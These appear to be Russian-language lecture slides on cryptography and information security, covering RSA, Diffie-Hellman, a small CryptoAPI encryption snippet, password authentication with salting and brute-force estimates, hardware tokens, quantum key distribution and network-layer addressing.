
**Терминология:** числа сравнимы по mod M, если имеют одинаковые остатки:  $a \equiv b \pmod{m}$ .

**Малая т. Ферма:** для любого простого M

$$A^M \equiv A \pmod{M} \quad A^{M-1} \equiv 1 \pmod{M}$$

# Модифицированный алгоритм Евклида

Все решения уравнения вида  $ax-by=1$



Пусть  $a=3$   $b=5$ .

Начальное решение:

$$3 = 5 \cdot 1 + (-2),$$

$$q=1 \quad r=-2.$$

# Факторизация целых чисел

Задача:  $n = pq$ . Найти простые:  $p = ?$  И  $q = ?$

$n=21$   $p=7$   $q=3$

$n=11438162575788886766923577997614661201021829672124236256256184293$   
 $5706935245733897830597123563958705058989075147599290026879543541$

$p=3490529510847650949147849619903898133417764638493387843990820577$

$q=32769132993266709549961988190834461413177642967992942539798288533$

The Magic Words are Squeamish Ossifrage

$n=221$   $p=?$   $q=?$

Цифр	Битов	Год	Ресурсы	Примечание
100	330	1991	128 комп, 1 год	Ленстра
110	346	1992		Ленстра
129	426	1994	1600 комп	Ленстра
...				
160	530	2003	100 ядер	Немцы
...				
180	596	2005	3 ядра, 1 год	МГУ
190	629	2005		МГУ
...				
210	696	2013		
212	704	2012		США
232	768	2009		Ленстра и др.

# Шифр RSA

Предварительные приготовления:

- 1) Выбираются **p** и **q**, например  $p=3$   $q=11$
  - 2) Рассчитывается  $n=pq=33$ ,  $m=(p-1)(q-1)=2*10=20$ .
  - 3) Выбирается любое  $E$ , взаимно-простое с  $m$ , например  $E=7$ .
  - 4) Вычисляется  $D$ , такое что  **$DxE \bmod m=1$** , это 3.
- Если ШОК, то открытый ключ  $(E \text{ и } n)=(7 \text{ и } 33)$ . Если ЭЦП, то  $(D \text{ и } n)=(3 \text{ и } 33)$ .

Шифрование:  **$Y = X^E \bmod n$** .

Расшифрование:  **$X = Y^D \bmod n$** .

Пусть  $X=2$ , тогда

$$Y=2^7 \bmod 33 = 128 \bmod 33 = 29.$$



$$X=29^3 \bmod 33 = 24389 \bmod 33 = 2.$$

$$\begin{aligned} X &= (X^E \bmod p \cdot q)^D \bmod p \cdot q = X^{ED} \bmod p \cdot q = X^{k \cdot (p-1) \cdot (q-1) + 1} \bmod p \cdot q = \\ &= X \cdot X^{k \cdot (p-1)(q-1)} \bmod p \cdot q = (\text{по теореме}) = X \cdot 1 = X - \text{тождество.} \end{aligned}$$

# Дискретное логарифмирование

Уравнение:  $y = A^x \bmod m$ , найти  $x = \log(y) \bmod m$ .

## Алгоритм Диффи-Хеллмана




**DHE** (или шифр Мессии-Омуры) – шифрование с о/к.

**DHS** (или схема Эль-Гамала) – алгоритм ЭЦП (в ГОСТ 34.10-94).


# Эллиптические интегралы

$$y^2 + a_1xy + a_3y = x^3 + a_2x^2 + a_4x + a_6$$



ГОСТ 34.10-2001

# MS CryptoAPI



## Состав по умолчанию:

- RC4 (до Vista)
- RC2, DES, 2DES, 3DES, DESX, AES (с XP)
- RSA
- MD5, SHA1, SHA2.

```
// CryptoAPI
#include <windows.h>
#include <stdio.h>
#define _WIN32_WINNT 0x0400
#include "wincrypt.h"

char *szPassword = "PASSWORD"; // Пароль из которого генерируем ключ

TudaSuda( char* datain, long lendatain) {
    HCRYPTPROV hCryptProv;           // Хэнгл криптопровайдера
    HCRYPTHASH hCryptHash;           // Хеш-объект для алгоритма MD5
    DWORD cryptBlockSize;           // Длина данных
    DWORD bytesback;                 // Длина новых данных
    HCRYPTKEY hCryptKey;             // Ключ для шифрования
    CryptAcquireContext(&hCryptProv, NULL, NULL, PROV_RSA_FULL, 0);
    CryptCreateHash(hCryptProv, CALG_MD5, 0, 0, &hCryptHash);
    CryptHashData(hCryptHash, (BYTE*)szPassword, strlen(szPassword), 0);
    CryptDeriveKey(hCryptProv, CALG_SEAL, hCryptHash, 0, &hCryptKey);
    cryptBlockSize=lendatain; bytesback=lendatain;
    CryptEncrypt(hCryptKey, NULL, TRUE, 0, (BYTE *)datain, &cryptBlockSize, 0);
    BYTE* bData = new BYTE[cryptBlockSize];
    memcpy(bData, datain, lendatain);
    CryptEncrypt(hCryptKey, NULL, TRUE, 0, bData, &bytesback, cryptBlockSize);
    CryptDestroyKey(hCryptKey);
    CryptDestroyHash(hCryptHash);
    CryptReleaseContext(hCryptProv, 0);
    delete[] bData;
}

int main() {
    TudaSuda("SSAU forever!", strlen("SSAU forever!"));
}
```

# Методы аутентификации

**Аутентификация** = проверка подлинности

**Примеры:** доступ к компьютеру, доступ к сетевому ресурсу, доступ к программе, доступ к данным (к базе данных, к архиву и т.п.).

## А) Однофакторная аутентификация



## б) 2-факторная аутентификация





# Парольная аутентификация

## 1. Метод грубой силы (brute force)

	36 сим	95 сим
6		7 сек
7	0.7 сек	11 мин
8	28 сек	18 час
9	17 мин	72 сут
10	10 час	230 мес
11	15 сут	1800 лет
12	18 мес	170 тыс. лет

Противодействие:

1. Увеличение алфавита
2. Ограничение попыток
3. Увеличение времени проверки  
(много раз MD5)

## 2. Словарный перебор

123456	654321	pa55w0rd
password	drowssap	i10vey0u
12345678	87654321	
qwerty	ytrewq	
abc123	321cba	
123456789	987654321	
111111	111111	
1234567	7654321	
iloveyou	uoyevoli	
admin	minda	

Противодействие:

1. Не использовать словарных слов

# Парольная аутентификация (окончание)

## 3. Современная технология

**login:** 'vasya'

**password:** 'pupkin'

**md5('pupkin'):** 5c18188325b1bc0e708c09086e5394c3

**md5(md5(...md5('pupkin'))):** c924740cbaf4032b197ff7c64c059320

**salt:** 'ffa\$0b8'

**salted password:** 'pupkinffa\$0b8'

**md5('pupkinffa\$0b8'):** b3aea9d29299832bdbc2f707a16f5afb

**md5(md5(...md5('pupkinffa\$0b8'))):** ebb332bf4f6da8b847daeba5ec9306a8

**В б/д сервера хранится:**

vasya


ffa\$0b8

ebb332bf4f6da8b847daeba5ec9306a8

Радужные таблицы


# Протоколы удаленной аутентификации

А) с симметричным шифром



1. А посылает запрос Б
2. Б генерирует случайное  $R$  и посылает А
3. А генерирует  $K_1 = \text{Хеш}(\text{пароль}_1)$ , рассчитывает  $X = \text{Шифр}(R, K_1)$  и посылает Б
4. Б рассчитывает  $K_2 = \text{Хеш}(\text{пароль}_2)$  и рассчитывает  $Y = \text{Шифр}(X, K_2)$
5. Если  $Y = R$ , значит  $\text{пароль}_2 = \text{пароль}_1$

б) с асимметричным шифром




1. А генерирует запрос  $Z$ , шифрует его  $X = \text{Шифр}(Z, E_c)$  и посылает С
2. С расшифровывает  $Z = \text{Шифр}(X, D_c)$ , перешифровывает  $Y = \text{Шифр}(Z, E_b)$  и посылает А
5. А пересылает  $Y$  к Б
4. Б расшифровывает  $Z = \text{Шифр}(Y, D_b)$
5. Если это  $Z$ , то с А можно разговаривать

# Аутентификация с 0-м разглашением

Позволяет доказать подлинность с вероятностью  $\neq 1$ , но  $\rightarrow 1$ .

Пещера Али-Бабы:




# Аппаратные средства аутентификации

## 1. Электронный ключ



## 2. Touch Memory



## 3. RFID-метка



RF = Radio Frequency

## 4. Смарт-карта




85.6x53.98x0.76мм

# Защита в сетях

Модель ISO OSI

Стек протоколов




# Защита на физическом уровне

**Физ. уровень** – провода, кабели, разъемы, уровни сигналов и т.п.

Тип	Скорость	Расстояние	Защищенность	Цена
Витая пара	100 Мбит/сек	100 м	Низкая	Низкая
Простой коаксиал	10 Мбит/сек	1.5 км	Низкая	Низкая
Экранированный коаксиал	500 Мбит/сек	500 м	Высокая	Средняя
Оптоволокно	20 Гбит/сек	50-200 км	Очень высокая	Высокая
Радиозэфир	10 Мбит/сек	15м - 500 км	Отсутствует	Очень высокая

**ПЭМИН** – побочные электромагнитные излучения и наводки.



# Защита на физическом уровне





## Защита на физическом уровне (продолжение)




### Меры борьбы:

- 1) Выбор «правильной» схемотехники
- 2) Экранирование и заземление
- 3) Генераторы шума


## Защита на физическом уровне (окончание)

**Квантовая криптография** = методы, основанные на квантовых эффектах


### 1. Варианты поляризации




### 2. Кодирование битов



### 3. Детекторы




### 4. Схема канала передачи



**Принцип:** при несовпадении ориентации детектора с направлением поляризации направление поляризации изменяется.

Сигнал Детекторы Принято Декодирование



При обычной передаче вероятность искажения  $\sim 0.5$ , при перехваченной  $\sim 0.75$ .

# Защита на канальном уровне

**Канальный уровень** = отдельные биты, кадры (группы битов), физ. адреса.


RS-232



PPP



Ethernet



## Защита на канальном уровне (окончание)

**MAC-адрес** = физический 48-битовый адрес устройства (сетевой карты, принтера, etc.)

The image shows two screenshots from a Windows system. The left screenshot is a command prompt window with the command `ipconfig /all` executed. It displays network configuration for two Ethernet adapters. The first adapter, D-Link DFE-520TX, has a physical address of `00-11-95-D0-C6-6E`. The second adapter, Realtek RTL8139/810x, has a physical address of `00-11-5B-C5-42-C4`. The right screenshot is the 'Properties' window for the D-Link DFE-520TX PCI Fast Ethernet Adapter. In the 'Advanced' tab, the 'Network Address' property is selected, and its value is set to `00-11-95-D0-C6-6E`, which is circled in red and labeled 'MAC-адрес' with a red arrow.

```
U:\>ipconfig /all

Настройка протокола IP для Windows

Имя компьютера . . . . . : climentieff
Основной DNS-суффикс . . . . . : 
Тип узла . . . . . : неизвестный
IP-маршрутизация включена . . . . . : нет
WINS-прокси включен . . . . . : нет

Подключение по локальной сети 2 - Ethernet адаптер:

DNS-суффикс этого подключения . . . : 
Описание . . . . . : D-Link DFE-520TX PCI Fast Ethernet Adapter
Физический адрес . . . . . : 00-11-95-D0-C6-6E
DHCP включен . . . . . : да
Автонастройка включена . . . . . : да
IP-адрес автонастройки . . . . . : 169.254.29.1
Маска подсети . . . . . : 255.255.0.0
Основной шлюз . . . . . : 

Подключение по локальной сети - Ethernet адаптер:

DNS-суффикс этого подключения . . . : 
Описание . . . . . : Realtek RTL8139/810x Family Fast Ethernet NIC
Физический адрес . . . . . : 00-11-5B-C5-42-C4
DHCP включен . . . . . : да
Автонастройка включена . . . . . : да
IP-адрес автонастройки . . . . . : 169.254.147.115
Маска подсети . . . . . : 255.255.0.0
Основной шлюз . . . . . : 

U:\>getmac /v

Имя подключения Сетевой адаптер Физический адрес Имя тран
=====
Подключение по Realtek RTL8139 00-11-5B-C5-42-C4 \Device\
Подключение по D-Link DFE-520 00-11-95-D0-C6-6E \Device\
```

Свойства: D-Link DFE-520TX PCI Fast Ethernet Adapter

Общие Дополнительно Драйвер Сведения Ресурсы

Данный адаптер имеет перечисленные ниже свойства. Слева выберите изменяемое свойство, а справа выберите значение этого свойства.

Свойство: Значение:

Adaptive Interrupt ☐

Connection Type ☐

Flow Control ☐

Network Address ☒ 00-11-95-D0-C6-6E

Receive Buffers ☐

Transmit Buffers ☐

Validate Packet Length ☐

MAC-адрес

OK Отмена

**ARP** – протокол удаленного определения MAC-адреса в сегменте сети. **ARP-спуфинг** – атака на подмену устройства. (Надо физически присутствовать в сети). Блокировка спуфинга: **DAI** - Dynamic ARP Inspection от CISCO.

## Защита на сетевом уровне

Сетевой уровень = уровень логических адресов.

**NetBIOS:** 'ABCDEFGH1234567', <тип устройства>

**X25:** 0ABBCXXXXYYYZZ, здесь


**A** – код региона (2 – Европа, 3 – Сев. Америка); **BB** – код страны (50 - СНГ);

**C** – подсеть (2 – SPRINT, 4 – INFOTEL, etc.); **XXXX** – узел; **YYY** – линия на узле;

**ZZ** – адрес хоста.

**IPv4:** 62.76.42.16 = 3E.4C.2A.10 = 3E4C2A10 = 1045178896.

**IPv6:** AAAA:BBBB:CCCC:DDDD:EEEE:FFFF:3E4C:2A10.

